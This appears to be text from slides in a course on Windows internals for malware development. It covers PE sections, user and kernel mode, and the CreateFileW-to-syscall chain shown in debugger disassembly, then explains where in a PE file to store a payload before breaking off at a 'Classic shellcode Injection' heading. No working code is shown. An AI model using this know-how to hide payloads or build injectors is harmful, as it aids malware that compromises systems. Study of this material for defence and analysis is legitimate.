
Let assume it is a Book :

Metadata : Information about the book

- Title, Author, Publisher, Date etc.

Data :

- Author's Text, Content



PE BASICS

.text

- Executable codes

.rdata

- Read Only data

.data

- Modules, global variables etc.

.pdata

- Information about exceptions

.rsrc

- Contains different objects.

.reloc

- Relocation information.




Windows Architecture

- ❑ A process inside a machine running the Windows can operate under two different modes: User Mode and Kernel Mode.
- ❑ Applications runs in user mode, and operating system components runs in kernel mode.




Windows Architecture

When an application wants to accomplish a task, such as creating a file, it cannot do so on its own. The only entity that can complete the task is the kernel, so instead applications must follow a specific function call flow.



Function Call Flow



Function Call Flow in Debugger

- The user application calls the CreateFileW WinAPI

File View Debug Tracing Plugins Favourites Options Help Mar 26 2022 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

	00007FF6568F101F	45:33C0	xor r8d,r8d
	00007FF6568F1022	C74424 20 02000000	mov dword ptr ss:[rsp+20],2
RIP	00007FF6568F102A	BA 00000010	mov edx,10000000
	00007FF6568F102F	FF15 CB0F0000	call qword ptr ds:[<&CreateFileW>]
	00007FF6568F1035	33C0	xor eax,eax
	00007FF6568F1037	48:83C4 48	add rsp,48
	00007FF6568F103B	C3	ret
	00007FF6568F103C	CC	int3
	00007FF6568F103D	CC	int3
	00007FF6568F103E	CC	int3
	00007FF6568F103F	CC	int3
	00007FF6568F1040	CC	int3
	00007FF6568F1041	CC	int3
	00007FF6568F1042	CC	int3
	00007FF6568F1043	CC	int3
	00007FF6568F1044	CC	int3
	00007FF6568F1045	CC	int3
	00007FF6568F1046	6666:0F1F8400 00000000	nop word ptr ds:[rax+rax],ax
	00007FF6568F1050	48:3B0D B11F0000	cmp rcx,qword ptr ds:[__security_cookie]
	00007FF6568F1057	v 75 10	jne <consoleapplication2.ReportFailure>



Function Call Flow in Debugger

- Next, CreateFileW calls its equivalent NTAPI function, NtCreateFile.

Screenshot of a debugger interface showing assembly code. The CPU pane displays the following assembly code:

	Address	OpCode	Instruction
RIP	00007FFACD475BF8	48:FF15 C9051B00	call qword ptr ds:[<&NtCreateFile>]
	00007FFACD475BFF	6548:8B0C25 60000000	mov rcx,qword ptr gs:[60]
	00007FFACD475C04	4C:8BC6	mov r8,rsi
	00007FFACD475C0D	33D2	xor edx,edx
	00007FFACD475C10	8BD8	mov ebx,eax
	00007FFACD475C12	48:8B49 30	mov rcx,qword ptr ds:[rcx+30]
	00007FFACD475C14	48:FF15 D1191B00	call qword ptr ds:[<&RtlFreeHeap>]
	00007FFACD475C1F	0F1F4400 00	nop dword ptr ds:[rax+rax],eax



Function Call Flow in Debugger

- Finally, the NtCreateFile function uses a syscall assembly instruction to transition from user mode to kernel mode. The kernel will then be the one that creates the file.

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CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads

00007FFACFA6DB50	4C:8BD1 B8 55000000 F60425 0803FE7F 01 75 03	mov r10,rcx mov eax,55 test byte ptr ds:[7FFE0308],1 jne ntdll.7FFACFA6DB65	NtCreateFile 55:'U'
00007FFACFA6DB62	0F05	syscall	NtCreateFile
00007FFACFA6DB64	C3	ret	
00007FFACFA6DB65	CD 2E	int 2E	
00007FFACFA6DB67	C3	ret	

RIP → 00007FFACFA6DB62



Payload Storage

Where to store payload?

- Anything declared as Local variable resides in .text section
- Global variable resides in .data section
- Icon, metadata etc. will be at .rsrc section




Classic shellcode Injection (local)

